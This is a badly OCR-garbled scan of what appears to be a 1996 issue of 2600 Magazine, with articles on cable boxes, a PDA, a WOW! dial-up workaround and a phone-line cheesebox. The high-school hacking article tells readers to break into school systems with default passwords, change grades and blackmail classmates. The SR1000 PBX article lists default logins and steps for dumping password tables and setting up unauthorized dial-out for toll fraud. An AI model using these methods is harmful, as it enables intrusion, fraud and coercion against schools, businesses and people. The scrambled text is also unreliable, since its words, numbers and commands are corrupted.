gray were earne to replace my boxes. Another though, and 500 boxes were completely have so paping is for a few seconds, then plug nles. 35 year leave your box on evernight, you to be updated with the latest program schoolemboying thing is that the bests have so be off 19/10 be reprogrammed according to the cable replace the mosted up ones in each home. The to actually order 500 new boxes them GI, and them, change the channels, nothing. They had secreted up, mine included. You couldn't reset around 4 arm in didn't work for everyone updated software revision (erasable ROM in power how, the cable company uploaded on ir back in. Within on nainutes ir updates itself. messed up boxes were taken back to the fectothe boxes incidentally) to every power box at bugs. For itslance, a week after I got thu Of course with all new technology comes

pay-per-view, I was unable to order a movie with the Select button because the signal was cable bies to multiple TVs, which I do, you you have a splitter in your basement to reastrong signal for the boxes to work properly. If so bad ithe higher you go, the pooter roopthe higher obstacts (80 and up), which are all may run into some problems. Lacticed that on One final thing is that you must have a

assume that's what they would list for. The pay-pen-view ordering. Other feetures listed | CFT2200. Check it cut. updating of program schedules in the guide, security system. The Feature Expansion and is described as a "smart card" receivable and enteriori displays, an 860 Milk timer, processor takes care of measure peopleshing (il such site is dual processor. The secure internal architecture according to data on the the for lest ones is around \$300 to 1 can with a re-writeble ROM. This also handles for when takes care of the downloading and Module has a Motorola 68000 chip. This is These boxes aid obeap, the replacement

present enauthorized ordering. By default it's | include an optional RS-252 interface for use a long set of characters/manbers, which is essues is the SD of the particular box. Just cable company." The first time your box is flash black and a message will say "Your tenwish I had a tape recorder handy then. guy has to call his central office and read off installed, this message coates up and the cable mical bas been descrivated. Please cell your play" by the cabbo company. Your screen will softh a printer, fax, or other sorial device. The bases can be removely targed into a "lump of

the records they would have the ability to keep. marital status, ago, I sholdder at the thought of couch you can learn about a person from what but I wouldn't be surprised. Jest think how ty to do so, but do they? I can't say yes or sie provies. There is no aboate they have she abilipay-pre-view obtained yet never artering any suspicious if you were always watching the they watch on TV. Their lifestyle, healties, descriptibles with this box. I'm sure they'd get ing all the rime. It would be unwise to use a number. If means that your cable company has signals means more than undering pay-perthe ability to know exactly what you are watchview without calling some automated phane The ability of the box to send and receive

gredent when and if I can get my hands on one. companies employ with two-way boxes. Send a type of monitoring reconstrues, if any, cable in knowing from anyund on the "inside" what of several magabits per several, making ISDN on. Expect another acticle on the internet cable book like a 110 bacd modern. J'd he interested will be coming shortly. This means high speeds belon to 2005 and fee us all know what's going With the fiber optic pable Interpet cable service I'm unsure exectly how graph they mordion fice in privacy. Is it worth it? I tend to say, since erfid and porsenious there is a definite such While the new power boxes are very pow-

details, some atentioned here, on the The GI web site www.gi.com has the tech

GTE VOICE PROMPTS

by Chillin' Bit Boy

043 BENDRE DIVITING	CAS DE CINE NOTE	CAL RECOMMETER		REQUEST	SUBSECUENT OF STATE OF STATES	DES INSIDIALED	300 ASE BUS 2008	038 WAD	025 ALL CERCIDIS	034 ALL CARRIES CIRCUITS	031 40 AIX	032 ACCESS CODE	30%350LS NSQN, V 180	650 A NUMBER TRAC	629	028	027 8157	020 8125	5518 545	024 8174	(03 807)	932 SITX	521 \$111	26.97	3 5:0	N18 7_	017 6_	016.5	615.4	214.3	015.2_	012.1	9H QH.	8 010	8	008.5	907.6	8 %	100 ±	004 5	001.2	002	NO DE
DESCRINGUEST	CERTIFICATION OF THE COST	ANSEGE ANSEGE	THE OPERATOR WILL	ONVENTION ASSESSMENT AND	008 RECEIVE CALLS	CARD	057 KEAD THE INSTRUCTION	DIS REPAIR SERVICE	903 PLEASE NOTE	674 PLEASE	Q13 OPCRATOR	DTZ OR	07L NOTIN SERVICE	DW MO LONGER IN SERVICE	056 NEW NUMBER IS	THE DISTIFUT	984 MUNT BE RECEDED BY	667 LATER	065 THE NOT NECESSARY TO	065 18	964 IF	065 HEAVY CALLING	062 HAS BUEN	CEL HANG OP	ASE USING	DOA EXURA SHE PAUSE 090	AREA	959 FROM YOUR CALLING	928 TOS ASSISTANCE	657 FOR	DSF DID NOT GO THROUGH	ON DISCONSECTED	02 NETO	USS DRALTER DOTTS	652 DOAL AGAIN	ON PARIA	650 CHECK THE NURSER	CAR CHANGED	OMS CARRIER	SEL CANNOL	645 CALL	ONS BE REACHED	ONE RUNINGS OFFICE
RECEIVER TO TALK	BILLOWILLING THE	RING SEVERAL TIMES	THE ALL DWITHE PRONE TO	DAN LINE	109 AS A PARTY ON YOUR	INS ZERO.	TUT ZERO	TOW YOUR CALL IS CROENT	IDS YOUR NUMBER IS	TIM SOUR	10) YOU WALE	RECORDING IN EXROR	REACHED THES	THE YOURSEL YOU HAVE	THE YOU NEED RECP	TOO YOU KLUST FIRST	ON ARCARE CALLING	DELIGHTS BANK ON \$80	NUMBERTHAT	197 YOU HAVE DIALED A	USG YOU HAVE KEACHED	MAKEACAU	185 YOU WANTED LIKE KI	084 WILL YOU FULLASE	S2135 F80	NUMBER	882 WHEN CALLING THIS	COS WE'RE SORRY	MOUNCALL	CAC ASS CANNOT COMMENTE	WOUR CALL	089 CAMBERTO COMPLETE	GOR TRY YOU'S CALL	OST TO AN INCASTED NUMBER	NUMBER	031603604-XON Y 00, 980	DRS THUS IS A RECORDING	CALCINGTROM	054 TELEPRONE YOU ARE	COUNTRY NUMBER	1121.233	EACIGITY TROUBLE	OSS TELEPHONE COMPANY

If a clever hacker knew what to do in GTE's syxtems, he'she could have copious amounts of fact "WE'RE SORRY. THE OPERATOR HAS BEEN DISCONNECTED OR IS NO LONGUE IN SURVICE"

2600 Magazine

Authorn 1996

THE HP LX200

by PsychoWeasel

I consider repair I a portable backer. Yes, I have an AT&T 386 UNIX system and 8 486 DX280 FC at house, the what fun is there in sitting around the house on my weekelds off from week (a.k.a. "the real job")? It is in this frank of mine that men the last year or so I have bought and returned meet; a PDA and palmosp II have 8 nice credit card company and the fact that my pittriped works for Radio Stack doesn't harr either!! Including a Zoomer, a Zoomer, a Magio Link, and a Painn. The only PDA I haven't reached is the Newton imade, of course, by Apple... need I say move?). So, why did I finally adopt the Hewelt Packard LX200 over all others?

The Operating System

This is probably the mass important reason is stayed with the HP LX200. All of the other systems listed above are their even proprietary GS which separaty limits the mask flexibility and software accessibility. The LX200 runs on USS 5.0 which gives it access to the largest software forces to the world. Anything that can are on the LX200.

Software Availability

accoder/decoder, PGR a DTMF program, a prosur (a 1880 which is equivators to an IBW XT) resend than (great firm at those bedrag departmengram that stores IR signals as binary and oan Plotip, DOSZUNIX rest file converter a MIME I normally carry my Wateren C1+ compiler and (equipped with 2.6MB Fast R ANI PCMCIA card) sion, available mentary, and possibly the previous software for their with reveniench DOS have SDXs available, but the amount of positable tal show and fell exploget), and a few other besig Tehns program, an offine news reader, memories, ligher for down and duty menches burdeoding, a and disk space. For example, on my paintep what can not off of an EX200 are the GXIS vernotespities. Other PDA operating systems may As I painted out above. The only limitations on

Вингия Зодинате

Since all of this software is run off of ROM a Zandem, Bisary, Kennik, etc.), and Laptink. of the regular transfer proceeds (Artioder) with V\$100 and ANSI encoletion along with all nsiero languago, a woodorful termineli programrelational direugh the use of the EX200 native flat-file database application which can be made tion, it is equipped with a surprisingly powerful book, and an appointment relatedar) but, in addiarray of PDA software (Quickor, Loris 1-2-3). nanctacless is what applications are built in. Or tem or sociability of software but emportant (YC: Muil), HP Calculator, a noticed an address course the LX200 comes with your standard executes blackagly fact. Not quite as simply fact as the operating sys-

Expandability

white most PDA's and patentys? PCACIA shats are limited to fash 3 AM. SRAML end medents, the LX200 allows use of virtually any PCACIA version 2 cande including clash RAM (currently up to 80 MB), moderns (up to 28 8 kps. including cellular). Token Rings, even SCST As long as these is a DOS other for it, if II work long as these is a DOS other for it, if II work long as these is a POS other for it, if II work long as these is a POS other for it, if II work long as these is a POS other for it, if II work long as the pot, the sprial port can be used with any sunneard serial device. At of this makes the acquardatelying of the LX200 rival that of a laptop for only 6 ex. and \$1,000 less.

Battery Life

Time to change the 2000 hatteries again? But it's only been 2 manifed!!

I think I've upde my point here. For hackers like the who are on the successful and don't want to be highest with carrying pounds of lipting optimises or are on a lost-text choice progression's salkry the Rewick fackand UX200 St 2 great machine to have.

You will have to except me now - AOL those pay ideatly for kicking one off their system. Locky I have a database of international Sprint Net access numbers in any palatrup, half?

Anthony 1996

MAXIMUM WOW!

Die Wille

Computers has formally released their new integrated solution service tragated for computer structures and their icks. While this solution provides much less combent than the "log four" outline services, it does hold reciting possibilities to Great of us who desire unlimited fraction because on a high-availability interest increases. Though they do not efficially affer this kind of network access to 90049 institutes this stude will show you hour to explore this reliable, pervisive, and unlimited connection for your internet nexts using the dialogs scripting teel that comes with the CD-ROM variety of Westers 95.

socially and support of online volume Control Serve. THE SOUR MANAGE. annual agreements at most of my boral providers for \$3 off the extrahity calc. Tant's cheaper that the Fflyow already have a CompuNerve account, you get month (as of this writing) with the reliability arcesaccess to the WOW! service for a fail \$17.95 per comes like AT&T WorldNet. While it's not perfect, both with the local "Morn and Reps" and even new problems geopte experience with these small you pay up to one year to advance? The grimary WOW! offer their eigeness unlimited dishapport. Undoebtably, many of us have had experiences constant busy signals, and materiated gibble suppowiders are a distinct lack of network polisibility. manthly the Name of them only give you this rate if (ISPS) that offer unlimited Internet recess for a the her of "More and Exp" Interest Service Providers Many of his limb to preservations there are a mine-

WOW! works over CompuServe's rewlyupgraded networks over CompuServe's rewlytake advantage of this heavy investment for collecte
treemer service. WOW! works excludively over a microsoft.com
[CPMP according using a new NANK service of eather. The Ir
CompuServe's PPP dialest. CompuServe weterans for yet.

may nonce that the procedures described here can be in "Admini be used with their CIS accounts, but such over is still oil in "Admini without to the service's early per-mission rates and \$5 (2)-ROM).

should only be used with the talkmined WOW?

When the over starts WOM! and enters a passposit, WCM: looks for a file called "PESOCK32. DCC" to could have TCPHP interactive with the WOM! data center. That file hooks into the Select dates (CHD EXE) which, in term, data up the focal CompoServe rounder, verifies your restriction and password, and formally opens a condection. The WOM! gaughan, in term, talks to the WOM! data center through this connection to verify the evenneric and purposed information a world time. You are then fully on the Internet buryou're looked into using WOM!'s interface and its original version of Microsoft Internet Explorer and that internal Chat system, Yask!"

Okey, this is great if you were record WCW!, but when about 1801, Netscape, Java, teinet, and a better newsreaded? WOW! says you can't use these things a thick time, has you really can't you use the built in Internet took duri corne with Windows 93.1% Charlette stage listed below. Some of the stage may vary departing on when your Windows 93.0 CD-ROM was released and whether your system has afready been see up for Internet access, this cay case, this couldback should give you a good scan this is a hadding magazine, right!). If you own a Mercintosh, you as a size use a Mae PPP defer to connect to the Internet side of WOW! using the script below as a relationed!

- Install WOW!, set up to account, and write down the wows number and year internet e-mail address. Note: the established is completely the forest from the WOW! legal 10.
- 2. If you don't abrody base it, download and is shall. Microsoft Incorner. Explorer: from "soww. microsoft.com". It will you so it won an your desirity sollted "The Internet", but don't could eithick on it is share!"
- A Install de "Dial-Up Scripting Twel" (locatod in "Admin'ApproxistDScript" on the Wildows 95 CD, ROWN

4 Click on the Shall Manu and go to the Clantrol Panelk... Intercel and click "New Changeboot".

5 Time a name for your new connection.

5. Type a name for your new connection reposition is probably a good like - and choose the modern you's like to use. If you dwn't is -ela modern Block ast it up?

 Click "Next" and type in the access number you wrote down in step 10.

 Chek "Next" and ther "Torkh". You're not done yet. Photoph.

 Clack on the Start Manu and go to "Proposes. Accessories - Internet Tools... Dist-Up Scripting Teal." If the sool isn't there, book for "Scripter exe" on your bend disk and run it.

Find your new "WORK" evenestren in the window on the left. Click it

 Type a file name in the seat ban de the right with an "SCP" extension forga, "WOWSCP"). CARR "Patric".

 Type the following into this new rite and aveith.

processin
set part databits 7
transmit "AM"
mattfor "Nest Manat"
transmit "CHSAM"
waitfor "User CO:"
transmit %APPR(CISODATRICEAM"
waitfor "Passmord: "
transmit %APSRODD
transmit ANG
set part databits 8
ent@art databits 8

12. Click tapply" and click "Close".

15 Resember that "inserted" its mother appeared on your desidisp in stop 227 Dooblevillak et reput 111 Leave it to you by choose all the desirules and obstitute shocker. Your IP subtress is "surfametia", and the DNS servers are "149 174.211.9" and repail address, chargetee with the "igh" stage with establishers.

donnin "www.com" te.p., "begreath(\$500 com")

Really, the "crual" option should be unchecked

When "mished challe-check on "The internet"
again, Tais can also be donn from the Internet onetion panel of the "Dail Op Networking" falter under
the "My Computer" into:

14 Code connected, yes can use any leterate application along until the VIOW's application. If you want to read move the news strong is "newscorn passengedom" or "news say your." Your plack.

15. Now that your connection works, left from it a hitle. For maximum performance, go to the Internet counted panel again and click "Fraparities... Server Type". Unclears the "Log On to Nasachia" option and distable "NotBEUF" and "IFX SPX Compatible". While it isn't necessary, this will accord logon time by four to is assemble because it will windows 35 not national booking for national surprises that she'd exist.

lowing files from the WOW directory: of its seess using this new conduction, delete the fol-Ver With application start. To leg into the WOW specom" and that you can only read your extrictions the the first month of WARAL's existence). Keep to mind charge free aims to time (it classeed area divide Newscrience, in addition, the logic wright may seen and look for a folder called "Drah-Up the "becamer" form, by going to the "My Computer" Syste of the Sam Mount Abritain may not 2e in the Up Networking and the Informal Coord Parks prices the main, 98,780 application, into using your that your creat address is usally "exercismo(g)+0.4. seme place on every system. If you don't want to exnew gernechent You should never have to use the "WSOCKSEDLE" and "WINSOCK-DEE". This William Street 37 you have inotide, what is the help file for that-

Exception article fields you save money uniques to teneral connection and allows you to gain making mum use of your unfamilial WOW! account to client read nears, browse the use with a real well troopset, and maybe even that use with a relative on liphone. You can even two few connection to wood lang-distance changes and basy regards on Actories of the WIW! monthly for!

Automa 1996

hack your high school

प्रकृतिसम्बद्धाः स्व

all share the same first six numbers (no., 355being bur, but those things and money. pell an inside jeb. Another alternative is so take e has backing from a safe distance. You'll have to you didn't find a carrier, wardiel the whole goes. If your school doesn't have its own "exchange", or carrier, or hit a topopent of business number. If numbers in this mini "exchange" until you get a Old a spanisher (I prefer Totaline) and scan the 5666, 365-3356), then you'll have an easy since. nurse, guidance, era. If you see that the numbers numbers, such as the office, athletics department, others. First, obtain the list of your school's phone system can be very benchmed to you, and possibly and cheep hacking! Backing your high school's thet still comes up nit, that you're probletly out of High School. Ah! The years of wooderment

If you find a certain, you have struck without gold! Call if up and alternate to togon, if it is UNIX, even better! Schools requisity have little or no secunity, so just once your fingers and type that maging the part income. If the doesn't work, try others like SYSADMIN and all the default executes. Also try PSATA, where 4 equals the number of your school. I have talked to some hackers in other towns who say that this is usually the password or an account. Reminds the of Radio Shack screen severs.

If all else fells, set up some smillers if you can Also, though I haven hastert in, the gender streeper in 2600 Val. 12 & 2, books like it would work great for those who can it find a carrier or are both at gasessing passwareds. If you do decide to thick the your school until 3 are to do your sides that call the caps, and sleeping in the boys incention that fan. Try the gifts more.

If it any LNIX, good book! Try the PSAWA aumbers of try how? or the usine of your principal or techners. If you still are getting cowhere, white a faculty skild. When you have getten anyou should see an deat-good mean. I before his like that for most schook. If the shall is poor, try in the fact good seed schools. If the shall is poor, by a "vi" your way out of there. New you can probably change your godes. Bare's where it gets a told tricky. Never change them for more than a live points, and shapes ettange someone elec's grades up. This person should be someone elec's grades who is big on compatens and lets everyone size who is big on compatens and lets everyone size know that is just a bir of added security, naturated

but a bit. There is one exception. There always is, if you're a party and the grades are about to choose for fourth quarter, go wild! Give yourself a bunch of AS. If a port really resulter - your probably have already been recruised for a college or the army. You can size just the former result autointended earlies and yearly and also unknown events, like for a former sessing. Another fun thing to do it make a memoral for a fine already as ask your school? a security officer to check some askbole? I coker. Before you, write a memoral session of the avenue to the avenue of the asshort saying he has been suspended. These latter operate may seemd the a to of fair, but will probably result in being congress a tot of fair, but will probably result in

More things to do include stranging your schedule. If how someone who had a messed up schedule that gave him four brackes a day. The schedule that gave him four brackes a day. The schedule that gave him four brackes a day. The schedule that gave had someond in both old no-or got to module. He was, after all following his schedule. I weaked to take Comparish following his schedule. I weaked to take Comparish Applications, but for a presupuishe I module to have taken keybranding for a someone. No chance in hell if the that 'So, a bit of acting and to had the class. Also, in any school you need to get so many medits in each class before you can stop taking it. Guess wharf I don't take gym class anymers: falling in credits can be dangerous though, but then again crossition can be dangerous though, but

with you. Hey, it excel happens and tell her you'll change her grades if see il go con series from the provise War (Market find a cute pathsay that they paid you to do that. Make sure they presence from the system! The last thing to this your grades. This means, if you can, ense your fishy, check the logs, and see that you have raised thing else, kneasse they will notice semething is know you can do this. Some his second destrict if and then tell on you, just give them like as Art, and blackmail? Even if they say they don't won't so do to caught, they're going down too. Don't you have de. Make it well keewn to then that if you get believe you, there will always be one or two who word stay hack. While many probably word for 5-10 dollars to give them a 10- instead so they don't know receiving F's. Approach from and selfthem. Look through the goades for people you ca) you to change their grades, and you'll lose tell? Don't tell friends, they will wate (test threatyou decide to change greates, you shooldn't do any-Here's a very important question: Who can you

Federal BBS's

by Anonymous

Relemaking BBS	
Nuclear Regulatory Commission Decements forting	[609-088-008]
Rederal Aviation Administration	800-898-2107
Statistics Service	. 7
Europamie Research Service/National Agricultural	800-821-6229
Sederal Information Exchange	800-583-3349
Federal Read Estate Sales BBS	800-776-7827
Boards of Labor and Service Contract Appeals	800-735-7396
US Department of Veterants Affairs Veteder	800-735-5282
Environmental Information Services	
National Occasio and Annospheric Administration	800-722-5511
Radiation Studies Cleanup Standards Outreach	8005-700-7857
Small Business Administration	800-697-4636
Next Generation Computer Resources	800-682-2809
Toch Specs Plus	8000-679-5784
TAA Fright Standards	9610-570-008
National Institutes of Health Information Center	800-644-2270
US Administration for Children and Fignilios	800-627-8886
Technology Transfer	
NASA Small Business Inacoration Research Small Business	800-547-8811
Wastewater Teachtent Information Exchange	800-544-1936
Minority Impact	800-541-1561
National Library of Medicine	800-525-5756
EAA Safety Data Coolings	800-426-3814
Automated Vacancy Announcement Distribution System	800.368.3321
Global Neismobey and Georgepotism On-Line	800-358-2663
Office of Education: National Insuration of Health	800-388-2221
Office of Contemical Convention Information	800-352-2948
National Biological Centrel Institute	800-344-6224
West Virginia Research and Traning Center	8001342-5526
Federal Highway Administration Rectioned HBS	800-337-3492
Aviation Releasking Advisory Committee	8001-322-2722
Center for Devices and Radiological Health Dectrome Docket	800-252-1366
Gulf of Mexico Progrem Office	800-235-4662
Office of Educational Research Improvement	800-222-4922
US freed and Daug Administration	X001.222.01X5

Aniuma 1996

HACKING THE SHIOOO POX

hy maldozor

article is merely an example of how such a cheep for informational pageoses eats, and that this PBX system could easily be raken advantage of tion any unformation opacitized in this article is Of course I guess I should start by saying

voice mail applications, etc. The SR1000 PRX System capable of maintaining over 1000 ports neurons to fire and stone security procedures to decisions. Hopefully this article will cause some even else Tacks (be combined space to make better ricas, debie ostif companies, phone sex, and whoused by the Military, 911, long distance compsin Kermesaw, Georgia and is currently being was designed and hall by Solid State Systems ing, inhound call distribution, residential results. and supporting digital tenak socess, conferencimpreso, strheigh I doubt it. The SR1000 is a large fally redunded: PSX

wrong emulation... switch to ADDS 80 (PoPles garbage is of course because you are using the of garbage. This of course is because you are used all of this aut for yourself unywey. has all and we'll contained. Hopefully you be-SESS.) OSt, so obviously the real reason for the I'm exaggerating that hey, this thing airl't on advanced than a spark plug (OK, well maybe connected to just that, something a little more the officer of "Solid State Systems" and a bunch \$8,000 you will most likely see something to When you list conteer to an \$881NC

providing you are connected to set \$3,1000 uses of two things will happen: Now that you're in the right contarion and

- SOR: "and "PASSWORD;" You have a screen that says "SSPERVI-
- some type of manning shell 2. You have SR1000 in the left corner, and

because this screen is most likely just a Juke. If the unitid SA 1000 filesystem or insignife, but If you get the first result, laugh Out Louis

somen which means you're seeing the second result. Galess what? You're fol (Difficult?) he a joke.) Most likely you will not see the first (As I said it has no security 50 this screen much

this surity has stembled upon you), my the fol-Starting defaults Ciding back to the logic screen (poweding

SUPERVISOR NAME

PASSWORD

大の名の語の名の

SSSSNO

you usually does got the DOGON screen.) their session ... just watch first to make sure they to log out, you will of course drop right into aren't typing when you drop in.... (This is with again. If anyone is using the console, or forgers If none of these work, sell later and try

Food be INT What Floor?

čeck a chapa, and type shall again. You should doesn't let you go to shell, hit escape unde to go power for in shell. If you are at a reach, type SHELL If it

almass everything up the \$3,1000. Ranamber escape will get you aim of

login/password table: shall), type the following to get a dump of the prompt (and you will now if you just wont to Higgs have something that backs like a DOS

Y YEAR OOK

niceses area'l trained to do this, and since the the valid accounts, they asually don't even know Can you believe it? The fanns part is that leak-(Good one, guys.) software doesn't allow the administrator to had which accounts are active and retain aron't Guess what? Yesh exactly. No ecomption.

I don't have the time or the space to explain

mands and explanations: bere's a list of a couple of simple shell com-

DUMP (filename) (dump the file in HEX to

COPY [65a1) [682]

CD (directory) (you can't see the BIR names) DELETE [Sleasme] (* is a wildrard)

DXIT (set SHILL)

SHABK [abbreviation] (show a table) TBAN (transfer files to reducidant system)

you'll make a seene. No, this is not MS-DOS. easy to series up in shell, so don't just guess or grams to Secon editors. Neep in tried it's really purposely left out which sarge from Defeat pro-There are many more commands that I have

same as the IRO files you saw in shelf. You can type the fall name to skip menus. right of each option. You'll notice they are the SYSMON, TRNKMOD, SHILLE, etc.) to the see a tist of options with abbreviations (such as Type CXIII and return to the menus. You will

OK. So What Should I Do?

tant rauting and calling card validation info, you'll want to do the following (and you'll have or figure this out from the menus of course); routing information. To take a look at the impor-The mest insortant part of the \$8,1000 is his

groups. This wall be corporated later. This will tell you which poins are under which Croup Listings, and dump all the trunk groups. Go to the Ballifest Menu, then the Truck

Menus. This will give you an idea which trenk an opinion under the Utilities/Trank Listing proups and being used and how. Dump the Authordes... It is will most likely Dump the Direct in Access numbers... this is

he back one meno, but still under the flotidies

Feature Access Cipies. Type FEATAGE to get a list of all of the

down the first trank listed. This is how you'll I you don't know what Class of Service to see you Go through each linux Georgi and write

figure out what type of tranks this group is comprised of (F1's, R1's, DID's, whatever).

about it right now. Find me and ask questions. phone time di you see anything cisa, dess worry either a 3,000 State or Ground State analog it's a TT Span... if you see "LS" or "GS" it's If you see something like "T2" for the port type, of the trank names that you have written down. Type TRINKMOD and do a (F) not for each

What Can I Do With This Steff?

you have the dialin and ail of the calling cards. his you also dumped carlied Congressianess of course requires one of the authordes from the means they go to the authorde validator which Cooks (able as "Validation" or remething simient, but will always be in the Feature Access pheno purchas which have an access rumbar of earlier. If your list is long enough, you will lar towards the bottom right of the screen). This 2364 next to them (this number may be differhopefully have either 1-880 numbers, or other Direct in Access number listing you during Now you're going to must to look down the

have several options, of which fill give you two... If they aren't using the calling cards, you

Add Your Own and See Up An Indial

and enter an 8 digit code along with a COS. II it is allowed by the STACOS and RRSCOS of metch the code you found or added into the (mach by ONIS) after the find you are all set, FEATACK screen, (None: Any other Feature aspecially of it is no 500 number. Select will be lowerds the lower right of this screen. If the TRUNK GROUP) New type AUTHOUGH Access Code shoold work at this page previding (C)henge, and change the Acress Offset to beat If the End Gold under this serven is a T go to the DIACODE serept sed (F) ne this run-Direct in Access Codes (DIACODE) listing and then (Aterbale, New paix a comber in the moving to it, changing it, and isiting HOME and it's blank, you can add one by topage (A)dd, ACC: Screen for the Validation Agrees which Look on the finature Access Codes (FEA)-

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Ou For a Direct in System Access (DISA)

to get an nuocide line.) will enter give you an inside dialters or drop (A)ctivate is. You have have an 800 number that either add one to the FRATACK: Table or pick the Remote Access code was Bank you can (C)tange the Aways Offset of the IMACODE you into the confinence. (You would now deal 9 arother FEATACC Code. Hit HOME then Number to much the Remore Access code. If the "Remaile Appears" or "Meet Me Conference". \$00 number Look on the REATACC Table for effor the find you are all set, especially if it is an under for this screen is pill (march by DNIS) serven and (Flind this number, if the first field (DPACODE) listing and po to the DIACODE Pick a number in the Direct to Access Codes

providing your SX 1000 has 800 quarters in earrouting, you can try the following experiment, If you decide you want to keen a ballo about

800 five Routing

Official Write it down. the DIACODE rable, you can back at the Access if you have a good shoot list of numbers in

ber field instead of a Bhost Routing Table Living the 19sts, whiches stations are negative has Station number to the DIACCRDE Access nornof outside the PRX will most likely have a Access (DREA) Number, DRIAs are usually (Nere: 800 Numbers which are not terminat-

Offset field type DKTKS and de a If and for the If you found a DRTA in Disorde's Access

contains this and any other reading adds which I much Ubsen. Routing Code. Here you will get a table which Code. Type ROUTE and do a (Fjind on the You will now get what is called a Routing

and you will now are the routing procedure ing procedure. It looks similar to this: which awardly selects a trunk group and a Cal-

1] TRGP 15

Z) PROCEDURE 54

2

đ

3

It may book something like this: (F)ind the procedure listed in your routing table This is the actual wink and died out on the trunk New hit escape and type DIALPROC and

11 SECT.

21 VF

0 Terito (S

4) 0004 830

55 OTAL \$50346

© DEAL F

71 WALT

1) SANOS [8

al Terveyate

Just 2 bit more information before I step

better their burning a Tandy or creening Shack's window... OX. maybe not.) hours of meany debugging pleasure. High! It's Donows BBS which contains the last version of Windows, or crashing a Tody through Radio the SR1900 operating system, which provides Outside (the distributor for the SIR 1990) has

toring as several different ways... keep this in mind when you get permission to play with Also, the switch is capable of Silon Meai-

Booting would say, "Not! Said." More Lizier, As Dr. Deleta would say

trade between the cost of each trade and extencomputer is a felony, so of course make sure you Keep in mind unauthorized access to any



Backingway

found was inside a cheesebox. because the first device of this type that they ing the 60% it was so borned by Bell Security The original obsessions came to surface due

that was reason with as alias would call into line two and the cheesahox party would call into line one, the second pany to disclose either party's phone number. The first currentnicate with another party without having installed in a phone cabinet, or at an enament the two parties to communicate. It was often would contact the two lines regeries, enabling into a loop line. What this enabled one to do was The cheesebox rurned two phone numbers

nated as the sedichbook for the device. party to avoid being billed for the sail and also black box circuit for each line. This enabled each Additionally, the cheesebest incorporated a

terpane oalls to an artswering service after hours. aler for use in a person's place of business to available commercially; mated with an autodireceive line two's dialeged. These buses are still called "CF (call forwarding) Besset", or "Divortor Rexes" ensitted one at an Hine one and Other rapations of the cheesebox, often

in 99 percent of the eventry. obtain onto the unit), they are unscitable for use switches (due to the integration of the black box since they only work on Step by Step or Crossbur in SYNCAM during the 70%. Unfortunately, Plans for the original choosonor were printed

uneorrege schematic. sions of that g. file have either an unreadable or graphics, and difficult to interpret. Current verschematic was drawn with ASCH character Gold Box was a diverter-style cheesehox. The DBSes for a device known as a "Gold Box". The To the mid 80%, plans were distributed on feP

function. The price, however, is our of the reach tine with three-way calling to accomplish its Stoxii. This diverter style cheesebox uses a single tropies" equipment has marketed the "Lugos More recessly, a seller of repecialized plac-

tinomig/2hbit.com magrantial 4260 by Thomas Icom

tiens in fature articles.) three way calling limits its use. (If there is soft) cient interest, you may see plans for a Logos Rox of many and the requirement for the line to have and other supportations BASIC Stamp applies-

trol functions are handled via software. a uninuted amount of suppost hardward, as comaround the Parattax RASIC States. This microuse of a microcontroller also enables one to use exceens versicing, and inexpensive piles. The controller was chosen due to its small size. This persion of the checkeboa is based

patible with them. use of a one-rougheake up leadure makes a cerorequire a minimum of two rings to activate. The installed on the Most auto-Answer telepoint devices an enswering machine. FAX, or similar device the first ring of the next incoming call. The secabout voing a correspondable to after bearing acup to 18 hours - that's one of the nice things and tisting is for use with a prictory life that has 50 seconds fibe time can actedly be any length off-bank as soon as a ring is detected on the priinitial rings at which time it will then pick up on for this device. The first listing is designed to go many (instanting) has "the second history wasts There are contently two voisions of software

made (157 in most stees). defeat auto-published (*69 in most arces) or call-(I) defeating techniques as it by itself won't should be used in conjunction with other Caller One should keep in mind though, that this feature The CLD device will display nothing for that call. prevented from being sent and subsequently ring. By picking up on the first ring, the data is CID date is sent between the first and second sny calter ID device placed on the permany line. received by any CIO device on the primary line. Picking up on the first ring will also defeat


"answer" it. To the caller on the secondary line. is ringing at the time of science, the device will speciality finds dial-tene. If the speciality line secondary has is not in use, one will receive the primary and secondary (suzgoing) line. If the After detecting a zing, the device picks up the

Autumn 1996

heard, and the line voltage would drop). calension (i.e., a "click" would most likely be derectable as if semeone picked up a repulse the audio path would be two-way, and choosebox tion for surveillance would be a poor choice, as us, the use of this device in its current configuraoccurring on the secondary line. While this picking up the secondary line would be as might prove to be increasing for PSYOF purposmany little would be thrown into the conversation secondary line was in esc, the caller into the prijust tolk to dial the number and wait in sitesce: misting some supplicabilities if instead the caller was this would sound take a acquire phone call (allethus indicating presential chooses on plages. This

hangs up, the line voltage will drop to zero and defect egacin. When the caller on the primary time for another call. the rolleys will unlisted. The characterist is ready The Scrop then goes back to waiting for a cog age is used to latch open the two 12V line relays. Once the Steinphiology by the places, this well-

u.A. (0.020 mA). This should around the barrary ond; as opposed to anthoused times a second only checks for a ring roughly three times a secusing the Starce's sleep fasture so that the Starce appoint non-to-exercise days. This is extended by a 9V 600 mith hattery will last somewhere quarters of a second. Codes those dincumstances, When in sleep mode the current draw is noly 20 libo pisone, lisis gues up to 24 mA. for about threedraws 2 milliamps of correct. When it picks up When the Starrip is in its normal state, it



days, depending on use. life to societyhere botween ewenty and thinly

Hardware Construction

gramming package. It's full of useful informamanual that caces with your SASIC Stamp pro-The first thing you should do is read the

Electronic Tools (Softering Iron, Softer, Hookop Wire, Electronic Tools (Softer) Tools	90 Ohio Resistor 9V fattery preferably rathergable	12 V SPST Road relays 12 I 600 Olto Balation Transformer	EV SPST Read Relay	Photocell (exact type not Important)	NE-2H Neon Lamp 20x Obm Sunder	BASIC Sparp Programming Package	BASIC States ! Module with carrier board.	FIEM	PARTS LIST
Sing Electrical T								9	
🍇 Alagaior Olips, etc.)	Radio Shark #271-8116 Radio Shark #23-229	Radio Shack #275-255 Radio Shack #275-1574	Radio Shack #273-155 Radio Shack #275-232	Radio Shack #2010 1665	Radio Shack #272-1100			ORDEN	

fully complete this project. tion you will need to know in order to success. I and pur one of the tollowing press of secure

involved. Too BASIC Stamp and Programming ward, due to 8 minimum number of compensars package can be ordered from: Hardwere oprologorou is pretty streightlibe-

BBS: 915-624-7601 20年21910-02年第25 916-624-8033 2002 By CA 95755 3805 Alberton #d, #102

